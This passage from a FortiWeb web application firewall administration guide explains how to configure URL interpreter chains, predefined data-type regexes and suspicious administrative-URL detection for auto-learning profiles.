Notably, OWA can also include **other** parameters in the URL, such as a mail folder’s name. Also, OWA can include the user name and folder in more than one way. Therefore multiple URL interpreters are required to match all possible URL structures. In addition to the first URL replacer, you would also configure the following URL replacers and group them into a single set (an auto-learning “application policy”) in order to recognize all possible URLs.

**Table 16:** Example: URL replacer for Microsoft Outlook Web App – Folder name structure #1

**Edit URL Replacer**

**Name**

**Type**  Predefined  Custom-Defined

**Application Type**

**URL Path**  >>

**New URL**

**Param Change**

**New Param**

**Table 17:**

<b>Sample URL</b>	/exchange/archive-folders/2011
<b>URL interpreter</b>	
<b>Setting name</b>	<b>Value</b>
<i>Name</i>	OWAfoldername1
<i>Type</i>	Custom-Defined
<i>URL Path</i>	( /exchange/ ) ( [ ^ / ] + / ) ( . * )
<i>New URL</i>	\$0
<i>Param Change</i>	\$1\$2
<i>New Param</i>	folder1
<b>Results</b>	/exchange/?folder1=archive-folders/2011

**Table 18:** Example: URL replacer for Microsoft Outlook Web App – User name structure #2

**Edit URL Replacer**

**Name** exchange2

**Type**  Predefined  Custom-Defined

**Application Type** JSP

**URL Path** (/exchange/)([^/]+\.[^/]+) >>

**New URL** \$0

**Param Change** \$1

**New Param** username2

**Table 19:**

<b>Sample URL</b>	/exchange/jane.doe
<b>URL interpreter</b>	
<b>Setting name</b>	<b>Value</b>
<i>Name</i>	OWAusername2
<i>Type</i>	Custom-Defined
<i>URL Path</i>	(/exchange/)([^/]+\.[^/]+)
<i>New URL</i>	\$0
<i>Param Change</i>	\$1
<i>New Param</i>	username2
<b>Results</b>	/exchange/?username2=jane.doe

**Table 20:** Example: URL replacer Microsoft Outlook Web App — Folder name structure #2

**Table 21:**

<b>Sample URL</b>	/public/imap-share-folders/memos
<b>URL interpreter</b>	
<b>Setting name</b>	<b>Value</b>
<i>Name</i>	OWAfoldername2
<i>Type</i>	Custom-Defined
<i>URL Path</i>	(/public/)([^/]+)/(.*)
<i>New URL</i>	\$0
<i>Param Change</i>	\$1\$2
<i>New Param</i>	folder2
<b>Results</b>	/public/?folder2=imap-share-folders/memos

**See also**

- [Regular expression syntax](#)
- [Example: URL interpreter for a JSP application](#)
- [Example: URL interpreter for WordPress](#)

**Example: URL interpreter for WordPress**

If the HTTP request URL from a client is a slash-delimited chain of multiple parameters, like either of these:

```
/wordpress/2012/06/05
/index/province/ontario/city/ottawa/street/moodie
```

then the format is either of these:

```
/wordpress/value1/value2/value3
/index/param1/value1/param2/value2/param3/value3
```


In this URL format, there are 3 parameter values (with or without their names) in the URL:

- param1
- param2
- param3

Because each interpreter can only extract a single parameter, you would create 3 URL interpreters, and group them into a set where they are used sequentially — a **chain**.

**Each interpreter would use the interpreted output of the previous one as its input**, until all parameters had been extracted, at which point the last interpreter would output both the last parameter and the final interpreted URL. FortiWeb would then append parameters back onto the interpreted URL in the standard structure before storing them in the auto-learning data set.

**Figure 24:** Analysis of a request URL into its interpretation by a chain of URL interpreters



This configuration requires that for every request:

- the web application includes parameters in the same sequential order, **and**
- all parameters are always present

**If parameter order or existence vary, this URL interpreter will not work.** Requests will **not** match the URL interpreter set if either param2 or param3 come first, or if any of the parameters are missing. On the opposite end of the spectrum, if the URL interpreter used regular expression capture groups such as (.\* ) to match anything in any order, i.e.:

```
/index/(.*)/(.*)/(.*)/(.*)/(.*)/(.*)/
```

then the regular expression would be **too** flexible: auto-learning might mistakenly match and learn some of param3's possible values for param2, and so on.

**Table 22:** Example: URL replacer 1 for slash-separated parameters

Edit URL Replacer	
<b>Name</b>	wordpress-interpreter1
<b>Type</b>	<input type="radio"/> Predefined <input checked="" type="radio"/> Custom-Defined
<b>Application Type</b>	JSP
<b>URL Path</b>	/index/param1/(.*)/param2/(.*)/param3/ >>
<b>New URL</b>	/index/param1/\$0/param2/\$1/
<b>Param Change</b>	\$2
<b>New Param</b>	param3
<input type="button" value="OK"/> <input type="button" value="Cancel"/>	

**Table 23:**

Setting name	Value
<i>Name</i>	slash-parameter3
<i>Type</i>	Custom-Defined
<i>URL Path</i>	/index/param1/(.*)/param2/(.*)/param3/(.*)/
<i>New URL</i>	/index/param1/\$0/param2/\$1/
<i>Param Change</i>	\$2
<i>New Param</i>	param3

**Table 24:** Example: URL replacer 2 for slash-separated parameters

New URL Replacer	
<b>Name</b>	wordpress-interpreter2
<b>Type</b>	<input type="radio"/> Predefined <input checked="" type="radio"/> Custom-Defined
<b>Application Type</b>	JSP
<b>URL Path</b>	/index/param1/(.*)/param2/(.*)/ >>
<b>New URL</b>	/index/param1/\$0/
<b>Param Change</b>	\$1
<b>New Param</b>	param2
<input type="button" value="OK"/> <input type="button" value="Cancel"/>	

**Table 25:**

Setting name	Value
<i>Name</i>	slash-parameter2
<i>Type</i>	Custom-Defined
<i>URL Path</i>	/index/param1/(.*)/param2/(.*)/

**Table 25:**

Setting name	Value
<i>New URL</i>	/index/param1/\$0/
<i>Param Change</i>	\$1
<i>New Param</i>	param2

**Table 26:** Example: URL replacer 3 for slash-separated parameters

New URL Replacer

<b>Name</b>	<input type="text" value="wordpress-interpreter3"/>
<b>Type</b>	<input type="radio"/> Predefined <input checked="" type="radio"/> Custom-Defined
<b>Application Type</b>	<input type="text" value="JSP"/>
<b>URL Path</b>	<input type="text" value="/index/param1/(.*)/"/> <span style="float: right;">&gt;&gt;</span>
<b>New URL</b>	<input type="text" value="/index"/>
<b>Param Change</b>	<input type="text" value="\$0"/>
<b>New Param</b>	<input type="text" value="param1"/>


**Table 27:**

Setting name	Value
<i>Name</i>	slash-parameter1
<i>Type</i>	Custom-Defined
<i>URL Path</i>	/index/param1/(.*)/
<i>New URL</i>	/index
<i>Param Change</i>	\$0
<i>New Param</i>	param1

Until you add the URL interpreters to a group, FortiWeb doesn't know the sequential order.



**These URL interpreters will not function correctly if they are not used in that order,** because each interpreter's input is the output from the previous one. So you **must** set the priorities correctly when referencing each of those interpreters in the set of URL interpreters ("Grouping URL interpreters" on page 174).



**Table 28:** Example: URL replacer group for slash-separated parameters — entry 1

Setting name	Value
<i>Priority</i>	0
<i>Type</i>	URL REPLACER
<i>Plugin Name</i>	slash-parameter3

**Table 29:** Example: URL replacer group for slash-separated parameters — entry 2

Setting name	Value
<i>Priority</i>	1
<i>Type</i>	URL REPLACER
<i>Plugin Name</i>	slash-parameter2

**Table 30:** Example: URL replacer group for slash-separated parameters — entry 3

Setting name	Value
<i>Priority</i>	2
<i>Type</i>	URL REPLACER
<i>Plugin Name</i>	slash-parameter1

Then the URL will be interpreted by auto-learning as if the application used a more conventional and easily understood URL/parameter structure:

`/index?param1=value1&param2=value2&param3=value3`

**See also**

- [Grouping URL interpreters](#)
- [Configuring an auto-learning profile](#)
- [Regular expression syntax](#)
- [Example: URL interpreter for a JSP application](#)
- [Example: URL interpreter for Microsoft Outlook Web App 2007](#)

## Grouping URL interpreters

In order to use URL interpreters with an auto-learning profile, you must group URL replacers into sets.

Sets can be:

- mutually exclusive, where the set contains expressions for all possible URL structures, but only one of the URL replacers will match a given request's URL
- sequential, where the set contains expressions to interpret multiple parameters in a single given URL; each interpreter's URL input is the URL output of the previous interpreter, and they each parse the URL until all parameters have been extracted; sequential order of interpreters is determined by the URL interpreter's *Priority* in the set

### To create a custom application policy

1. Before you create an application policy, first create the URL replacers that it will include (see [“Configuring URL interpreters” on page 161](#)).
2. Go to *Auto Learn > Application Templates > Application Policy*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Autolearn Configuration* category. For details, see [“Permissions” on page 52](#).

3. Click *Create New*.

A dialog appears.

ID	Type	Plugin Name
1	URL REPLACER	wordpress-interpreter1
2	URL REPLACER	wordpress-interpreter2
3	URL REPLACER	wordpress-interpreter3

4. In *Name*, type a name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
5. Click *OK*.
6. Click *Create New*.

A dialog appears.

ID: 1  
Type: URL REPLACER  
Plugin Name: wordpress-interpreter1

7. From *Plugin Name*, select an existing URL replacer from the drop-down list.



Rule order affects URL replacer matching and behavior. FortiWeb appliances evaluate URLs for a matching URL replacer starting with the smallest ID number (greatest priority) rule in the list, and continue towards the largest number in the list.

- **If no rule matches**, parameters in the URL will not be interpreted.
- **If multiple rules match**, the output (*New URL*) from earlier URL replacers will be used as the input (*URL Path*) for the next URL replacer, resulting in a chain of multiple interpreted parameters.

8. Click *OK*.
9. Repeat the previous steps for each URL replacer you want added to the policy.
10. Select the application policy in an auto-learning profile (see “[Configuring an auto-learning profile](#)” on page 186).
11. Select the auto-learning profiles in server policies (see “[Configuring a server policy](#)” on page 513).

#### See also

- [Configuring URL interpreters](#)
- [Example: URL interpreter for Microsoft Outlook Web App 2007](#)
- [Example: URL interpreter for WordPress](#)
- [Configuring an auto-learning profile](#)

## Recognizing data types

FortiWeb appliances recognize the data types of parameters by matching them with regular expressions. These regular expressions are categorized as either:

- **Predefined** — A regular expression set included with the firmware. These match common data types. **Cannot** be modified except via FortiGuard, but can be copied and used as the basis for a custom data type. Can be used by both auto-learning profiles and input rules.
- **Custom** — A regular expression that you have configured to detect any data patterns that cannot be recognized by the predefined set. Can be modified. Can be used by input rules, but **cannot** be used by auto-learning profiles.

#### See also

- [Connecting to FortiGuard services](#)
- [How often does Fortinet provide FortiGuard updates for FortiWeb?](#)

## Predefined data types

When you install FortiWeb, it already has some data type regular expressions that are predefined — default signatures for common data types so that you do not need to write them yourself. Initial ones are included with the FortiWeb firmware. If your FortiWeb is connected to FortiGuard Security Service updates, it can periodically download updates to its predefined data types. This will provide new and enhanced data types without any effort on your part. Simply use the new signatures in parts of the configuration where they are useful to you.

Predefined data type patterns cannot be used directly. Instead, they must be grouped before they can be used in other areas of the configuration. For details, see “[Grouping predefined data types](#)” on page 180.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Server Policy Configuration* category. For details, see ["Permissions" on page 52](#).

---

<b>Setting name</b>	<b>Description</b>
<b>Pattern</b>	The regular expression used to detect the presence of the data type. Parameter values must match the regular expression in order for an auto-learning profile to successfully detect the data type, or for an input rule to allow the input.
<b>Description</b>	A description of what the data type is. It may include examples of values that match the regular expression.

---

Setting name	Description
<b>Name</b>	<p>Select the blue arrow beside a pattern to expand the entry and display the individual rules contained in the entry.</p> <p>Displays the name of the data type.</p> <ul style="list-style-type: none"> <li>• <b>Address</b> — Canadian postal codes and United States ZIP code and ZIP + 4 codes.</li> <li>• <b>Canadian Postal Code</b> — Canadian postal codes such as K2H 7B8 or k2h7b8. Does <i>not</i> match hyphenations such as K2H-7B8.</li> <li>• <b>Canadian Province Name and Abbrev.</b> — Modern and older names and abbreviations of Canadian provinces in English, as well as some abbreviations in French, such as Quebec, PEI, Sask, and Nunavut. Does <i>not</i> detect province names in French, such as Québec.</li> <li>• <b>Canadian Social Insurance Number</b> — Canadian Social Insurance Numbers (SIN) such as 123-456-789.</li> <li>• <b>Chinese Postal Code</b> — Chinese postal codes such as 610000.</li> <li>• <b>Country Name and Abbrev.</b> — Country names, codes, and abbreviations as they are known in English, such as CA, Cote d'Ivoire, Brazil, Russian Federation, and Brunei.</li> <li>• <b>Credit Card Number</b> — American Express, Carte Blanche, Diners Club, enRoute, Japan Credit Bureau (JCB), Master Card, Novus, and Visa credit card numbers.</li> <li>• <b>Date/Time</b> — Dates and times in various formats such as +13:45 for time zone offsets, 1:01 AM, 1am, 23:01:01, and 01.01.30 AM for times, and 31.01.2009, 31/01/2009, 01/31/2000, 2009-01-3, 31-01-2009, 1-31-2009, 01 Jan 2009, 01 JAN 2009, 20-Jan-2009 and February 29, 2009 for dates.</li> <li>• <b>Denmark Postal Code</b> — Danish postal code ("postnumre") such as DK-1499 and dk-1000. Does not match codes that are not prefixed by "DK-", nor numbers that do not belong to the range of valid codes, such as 123456 or dk 12.</li> <li>• <b>Email</b> — Email addresses such as admin@example.com</li> <li>• <b>GPA</b> — A student's grade point average, such as 3.5, based upon the 0.0-to-4.0 point system, where an "A" is worth 4 points and an "F" is worth 0 points. Does <i>not</i> match GPAs weighted on the 5 point scale for honors, IB, or AP courses, such as 4.1. The exception is 5.5, which it will match.</li> <li>• <b>GUID</b> — A globally unique identifier used to identify partition types in the hard disk's master boot record (MBR), such as BFDB4D31-3E35-4DAB-AFCA-5E6E5C8F61EA. Partition types are relevant on computers which boot via EFI, using the MBR, instead of an older-style BIOS.</li> <li>• <b>Indian Vehicle Number</b> — An Indian Vehicle Registration Number, such as mh 12 bj 1780.</li> <li>• <b>IP Address</b> — A public or private IPv4 address, such as 10.0.0.1. Does <i>not</i> match IPv6 addresses.</li> <li>• <b>Italian Mobile Phone</b> — Italian mobile phone numbers with the prefix for international calls, such as +393471234567, or without, such as 3381234567. Does <i>not</i> match numbers with a dash or space after the area code, nor VoIP or land lines.</li> </ul>

Setting name	Description
	<ul style="list-style-type: none"> <li>• <b>Kuwait Civil ID</b> — Personal identification number for Kuwait, such as 273032401586. Must begin with 1, 2, or 3, and follow all other number patterns for valid civil IDs.</li> <li>• <b>Level 1 Password</b> — A string of at least 6 characters, with one or more each of lower-case characters, upper-case characters, and digits, such as aBc123. Level 1 passwords are “weak” passwords, generally easier to crack than level 2 passwords.</li> <li>• <b>Level 2 Password</b> — A string of at least 8 characters, with one or more each of lower-case characters, upper-case characters, digits, and special characters, such as aBc123\$%. Level 2 passwords are moderately strong.</li> <li>• <b>Markup/Code</b> — HTML comments, wiki code, hexadecimal HTML color codes, quoted strings in VBScript and ANSI SQL, SQL statements, and RTF bookmarks such as: <ul style="list-style-type: none"> <li>• #00ccff, &lt;!--A comment.--&gt;</li> <li>• [link url="http://example.com/url?var=A&amp;var2=B"]</li> <li>• SELECT * FROM TABLE</li> <li>• {\*\bkmkstart TagAmountText}</li> </ul> Does <b>not</b> match ANSI escape codes. They are detected as strings.</li> <li>• <b>Microsoft Product Key</b> — An alphanumeric key for activation of Microsoft software, such as ABC12-34DEF-GH567-IJK89-LM0NP. Does <b>not</b> match keys which are non-hyphenated, nor where letters are not capitalized.</li> <li>• <b>Netherlands Postal Code</b> — Netherlands postal codes (“postcodes”) such as 3000 AA or 3000AA. Does <b>not</b> match postal codes written in lower-case letters, such as 3000aa.</li> <li>• <b>NINO</b> — A United Kingdom National Insurance Number (NINO), such as AB123456D. Does <b>not</b> match NINOs written in lower-case letters, such as ab123456d.</li> <li>• <b>Numbers</b> — Numbers in various monetary, scientific, decimal, comma-separated value (CSV), and other formats such as 123, +1.23, \$1,234,567.89, 1'235.140, and -123.45e-6. Does <b>not</b> detect some types, such as hexadecimal numbers (which are instead detected as strings or code), and US Social Security Numbers (which are instead detected as strings).</li> <li>• <b>Personal Name</b> — A person’s full or abbreviated name in English. It can contain punctuation, such as A.J Schwartz, Jean-Pierre Ferko, or Jane O’Donnell. Does <b>not</b> match names written in other languages, such as Renée Wächter or 林美 .</li> <li>• <b>Phone</b> — Australian, United States, and Indian telephone numbers in various formats such as (123)456-7890, 1.123.456.7890, 0732105432, and +919847444225.</li> <li>• <b>Quebec Postal Code</b> — Postal codes written in the style sometimes used by Quebecers, with hyphens between the two parts, such as h2j-3c4 or H2J-3C4.</li> <li>• <b>Strings</b> — <b>Any</b> string of characters, including all other data types, such as alphanumeric words, credit card numbers, United States social security numbers (SSN), UK vehicle registration numbers, ANSI escape codes, and hexadecimal numbers in formats such as user1, 123-45-6789, ABC 123 A, 4125632152365, [32mHello, and 8ECCA04F.</li> </ul>

Setting name	Description
	<ul style="list-style-type: none"> <li>• <b>Swedish Personal Number</b> — Personal identification number (“personnummer”) for Sweden, such as 19811116-7845. Must be hyphenated. Does <b>not</b> match PINs for persons whose age is 100 or greater.</li> <li>• <b>Swedish Postal Code</b> — Postal codes (“postnummer”) for Sweden, with or without spaces or hyphens, such as S 751 70, s75170, or S-751-70. Requires the initial S or s letter. Does not match invalid postal codes such as ones that begin with a 0, or ones that do not begin with the letter S or s.</li> <li>• <b>UAE Land Phone</b> — Telephone number for the United Arab Emirates, such as 04 - 3452499 or 04 3452499. Does <b>not</b> match phone numbers beginning with 01 or 08.</li> <li>• <b>UK Bank Sort Code</b> — Bank sort codes for the United Kingdom, such as 09-01-29. Must be hyphenated.</li> <li>• <b>Unix Device Name</b> — Standard Linux or UNIX non-loopback wired Ethernet network interface names, such as eth0. Does <b>not</b> match names for any other type of device, such as lo, hdda, or ppp.</li> <li>• <b>URI</b> — Uniform resource identifiers (URI) such as: http://www.example.com ftp://ftp.example.com mailto:admin@example.com</li> <li>• <b>US Social Security Number</b> — United States Social Security Numbers (SSN) such as 123-45-6789.</li> <li>• <b>US State Name and Abbrev.</b> — United States state names and modern postal abbreviations such as HI and Wyoming. Does <b>not</b> detect older postal abbreviations ending with periods ( . ), such as Fl. or Wyo.</li> <li>• <b>US Street Address</b> — United States city and street address, possibly including an apartment or suite number. City and street may be either separated with a space or written on two lines according to US postal conventions, such as: 123 Main Street Suite #101 Honolulu, HI 10001 Does <b>not</b> match: <ul style="list-style-type: none"> <li>• ZIP + 4 codes that include spaces, or do not have a hyphen (e.g. “10001 - 1111” or “10001 1111”)</li> <li>• city abbreviations of 2 characters (e.g. “NY” instead of “NYC”)</li> <li>• Washington D.C. addresses</li> </ul> </li> <li>• <b>US ZIP Code</b> — United States ZIP code and ZIP + 4 codes such as 34285-3210.</li> <li>• <b>Windows File Name</b> — A valid windows file name, such as Untitled.txt. Does not match file extensions, or file names without their extensions.</li> </ul>

#### See also

- [Predefined suspicious request URLs](#)
- [Configuring an auto-learning profile](#)
- [Recognizing data types](#)
- [Connecting to FortiGuard services](#)
- [How often does Fortinet provide FortiGuard updates for FortiWeb?](#)

## Grouping predefined data types

A data type group defines a set of predefined data types (see [“Predefined data types” on page 175](#)) that can be used in an auto-learning profile.

For example, if you include the *Email* data type in the data type group, auto-learning profiles that use the data type group might discover that your web applications use a parameter named *username* whose value is an email address.

The predefined data type group, named *predefine-data-type-group*, cannot be edited or deleted.

### To configure a predefined data type group

1. Go to *Auto Learn > Predefined Pattern > Data Type Group*.

To access this part of the web UI, your administrator’s account access profile must have *Read* and *Write* permission to items in the *Server Policy Configuration* category. For details, see [“Permissions” on page 52](#).

2. Click *Create New*.

A dialog appears.

3. In *Name*, type a unique name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
4. In *Type*, mark the check box of each predefined data type that you want to include in the set, such as *Email* or *Canadian Social Insurance Number*.



If you know that your network’s HTTP sessions do not include a specific data type, omit it from the data type group to improve performance. The FortiWeb appliance will not expend resources scanning traffic for that data type.

To examine the regular expressions for each data type, see [“Predefined data types” on page 175](#).

5. Click *OK*.
6. To use a data type group, select it when configuring either an auto-learning profile (see [“Configuring an auto-learning profile” on page 186](#)) or input rule (see [“Validating parameters \(“input rules”\)” on page 448](#)).

### See also

- [Predefined data types](#)
- [Configuring an auto-learning profile](#)
- [Validating parameters \(“input rules”\)](#)
- [Recognizing data types](#)

## Recognizing suspicious requests

FortiWeb appliances can recognize known attacks by comparing each request to a signature. How, then, does it recognize requests that aren’t known to be an attack, or aren’t **always** an attack, but **might** be?

FortiWeb uses several methods for this:

- HTTP protocol constraints (“[HTTP/HTTPS protocol constraints](#)” on page 467)
- application parameter sanitizers & constraints (“[Preventing zero-day attacks](#)” on page 448)
- exploit signatures (“[Blocking known attacks & data leaks](#)” on page 409)
- DoS/DDoS sensors (“[DoS prevention](#)” on page 360)
- access control lists (“[Access control](#)” on page 342)

Web applications’ administrative URLs often should **not** be accessible by clients on the Internet, and therefore any request for those URLs from source IP addresses on the Internet may represent an attempt to scout your web servers in advance of an attack. (Exceptions include hosting providers, whose clients may span the globe and often configure their own web applications.) Administrative requests from the Internet are therefore suspicious: the host may have been compromised by a rootkit, or its administrative login credentials may have been stolen via spyware, phishing, or social engineering.

FortiWeb appliances can compare each request URL with regular expressions that define known administrative URLs, and log and/or block these requests.

Regular expressions for suspicious requests by URL are categorized as:

- **Predefined** — Regular expressions included with the firmware. These match common administrative URLs, and URLs for back-end data such as caches. **Cannot** be modified except via FortiGuard updates, but can be copied and used as the basis for a custom definitions of sensitive URLs.
- **Custom** — A regular expression that you have configured to detect any suspicious access attempts by URL that cannot be recognized by the predefined set. Can be modified.

Both types can be grouped into a set that can be used in auto-learning profiles.

#### See also

- [How often does Fortinet provide FortiGuard updates for FortiWeb?](#)

## Predefined suspicious request URLs

Predefined regular expressions can be used by auto-learning to detect requests that are suspicious because they are for a URL that provides administrative access to the web server, servlet, or web application, such as:

```
/admin.php  
/conf/Catalina/localhost/admin.xml
```

or access to its back-end cache, data files, or Berkeley databases, such as:

```
/local/notesdata
```

Normally, requests for these URLs should only originate from a trusted network such as your management computers, **not** from the Internet. (Exceptions include hosting providers, whose clients around the globe configure their own web applications.) Therefore these requests are a good candidate for URL access control rules.

Many signatures exist for popular web servers and applications such as Apache, nginx IIS, Tomcat, and Subversion. Known suspicious request URLs can be updated. See “[Connecting to FortiGuard services](#)” on page 142.

To access this part of the web UI, your administrator’s account access profile must have *Read* and *Write* permission to items in the *Server Policy Configuration* category. For details, see “[Permissions](#)” on page 52.

**Table 31:** *Auto Learn > Predefined Pattern > URL Pattern* (image cropped)

Name	Pattern	Description
▶ IIS		
▶ Apache		
▼ Tomcat		
	^/conf/Catalina/localhost/admin\.xml\$	Check suspicious url files for Tomcat Server
	^/(?:admin server/webapps/admin manager)/ :8080/jmx-console	Check suspicious url items for Tomcat Server
▶ WebLogic		
▶ JBoss		
▶ Jetty		
▶ ColdFusion		
▶ Zend Server		
▶ Abyss		
▶ nginx		
▶ Squid		

---

**Setting name**   **Description**


---

<b>Name</b>	The name of the predefined suspicious URL pattern set. To display the patterns it contains, click the blue arrow next to the name.
<b>Pattern</b>	When you click a blue arrow to expand a suspicious URL pattern, this column displays the regular expression used to detect the presence of the suspicious URL in a client's request.
<b>Description</b>	When you click a blue arrow to expand a data type, this column displays a description of the URLs matched by this pattern, such as Apache web server administrative web UI files or IBM Lotus Domino data.

---

**See also**

- [Grouping all suspicious request URLs](#)
- [Recognizing suspicious requests](#)
- [How often does Fortinet provide FortiGuard updates for FortiWeb?](#)

**Configuring custom suspicious request URLs**

To augment FortiWeb's predefined list of suspicious request URLs, you can configure your own.

**To create a custom suspicious request URL pattern**

1. Go to *Auto Learn > Custom Pattern > Suspicious URL Rule*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Server Policy Configuration* category. For details, see "[Permissions](#)" on page 52.

2. Click *Create New*.

A dialog appears.



**Edit Suspicious URL Rule**

**Name**

**URL Expression**  >>

3. In *Name*, type a unique name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
4. In *URL Expression*, enter a regular expression that defines this suspicious URL, such as `^/my_admin_panel.jsp`.  
To test the regular expression against sample text, click the >> (test) icon. This opens the *Regular Expression Validator* window where you can fine-tune the expression (see [“Regular expression syntax” on page 726](#) and [“Cookbook regular expressions” on page 733](#)).
5. Click *OK*.
6. Group custom suspicious URL patterns (see [“Grouping custom suspicious request URLs” on page 183](#)).
7. Group custom and predefined suspicious URL groups together (see [“Grouping all suspicious request URLs” on page 184](#)).
8. Select the supergroup when configuring an auto-learning profile (see [“Configuring an auto-learning profile” on page 186](#)).

#### See also

- [Grouping custom suspicious request URLs](#)
- [Recognizing suspicious requests](#)

## Grouping custom suspicious request URLs

Before you can use them, you must first group custom and predefined suspicious URLs.

### To configure a custom suspicious URL policy

1. Before you can create a custom suspicious URL rule, you must first define one or more custom suspicious URLs (see [“Configuring custom suspicious request URLs” on page 182](#)).
2. Go to *Auto Learn > Custom Pattern > Suspicious URL Policy*.  
To access this part of the web UI, your administrator’s account access profile must have *Read* and *Write* permission to items in the *Server Policy Configuration* category. For details, see [“Permissions” on page 52](#).

3. Click *Create New*.

A dialog appears.

ID	Suspicious URL Rule
1	custom-suspicious-url1

4. In *Name*, type a unique name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.

5. Click *OK*.

6. Click *Create New* to add an entry to the set.

A dialog appears.

ID	auto
Suspicious URL Name	custom-suspicious-url1

7. From *Suspicious URL Name*, select the name of a custom suspicious URL rule.

8. Click *OK*.

9. Repeat the previous steps for each custom suspicious URL rule you want added to the policy.

10. Group custom and predefined suspicious URL groups together (see [“Grouping all suspicious request URLs”](#) on page 184).

11. Select the supergroup when configuring an auto-learning profile (see [“Configuring an auto-learning profile”](#) on page 186).

#### See also

- [Configuring custom suspicious request URLs](#)
- [Grouping all suspicious request URLs](#)
- [Recognizing suspicious requests](#)

## Grouping all suspicious request URLs

*Auto Learn > Predefined Pattern > Suspicious URL* groups both custom and predefined suspicious URLs together so that they can be selected in an auto-learning profile.

### To configure a suspicious URL pattern group

1. Before grouping all suspicious URL patterns, you must first group any custom suspicious URL groups that you want to include. For details, see [“Grouping custom suspicious request URLs”](#) on page 183.

2. Go to *Auto Learn > Predefined Pattern > Suspicious URL*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Server Policy Configuration* category. For details, see [“Permissions”](#) on page 52.

3. Click *Create New*.

Alternatively, to clone an existing pattern as the basis for a new group, mark the check box next to it, then click the *Clone* icon.

A dialog appears.

**Edit Suspicious URL**

**Name** suspicious-url-group1

**Server Type**

- All / None
- IIS
- Apache
- Tomcat
- WebLogic
- JBoss
- Jetty
- ColdFusion
- Zend Server
- Abyss
- nginx
- Squid
- lighttpd
- Zope
- Subversion
- Lotus Domino
- Samba
- Blazix
- BadBlue
- OmniHTTPd
- Zeus
- Xeneo
- AOLserver
- Xitami
- LocalWeb2000
- WebShare
- WebSiphon
- Jeus WebContainer
- Xerver
- Cherokee
- WebSEAL
- lilhttpd
- mywebserver
- ghhttpd
- Appweb

**Custom Suspicious Policy** custom-suspici ▼

OK Cancel

4. In *Name*, type a unique name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.

5. In *Server Type*, enable one or more of the predefined, web server-specific suspicious URL sets that you want to detect.

To view detailed descriptions of the types of patterns that each suspicious URL type will detect, see [“Predefined suspicious request URLs” on page 181](#).



If you know that your network does not rely on one or more of the listed web server types, disable scans for suspicious access to their administrative URLs in order to improve performance.

6. From the *Custom Suspicious Policy* drop-down list, select a group of custom suspicious URLs, that you have configured, if any.
7. Click *OK*.
8. To use a suspicious URL pattern, select it when configuring an auto-learning profile (see [“Configuring an auto-learning profile” on page 186](#)).

#### See also

- [Predefined suspicious request URLs](#)
- [Grouping custom suspicious request URLs](#)
- [Configuring an auto-learning profile](#)
- [Recognizing suspicious requests](#)

## Configuring an auto-learning profile

Auto-learning profiles are selected in a server policy in conjunction with an inline or offline protection profile. Auto-learning profiles gather data for the auto-learning report from any attacks and parameters that are detected.

The predefined auto-learning profile, named *Default Auto Learn Profile*, cannot be edited or deleted. If you do not want to configure your own auto-learning profile, or are not sure how to, you can use this profile. Alternatively, you can use it as a starting point: clone it, modify the clone, then select the clone in a server policy.

*Default Auto Learn Profile* assumes that you want to learn about all parameters, and allow web crawlers from the search engines Google, Yahoo!, Baidu, and MSN/Bing.

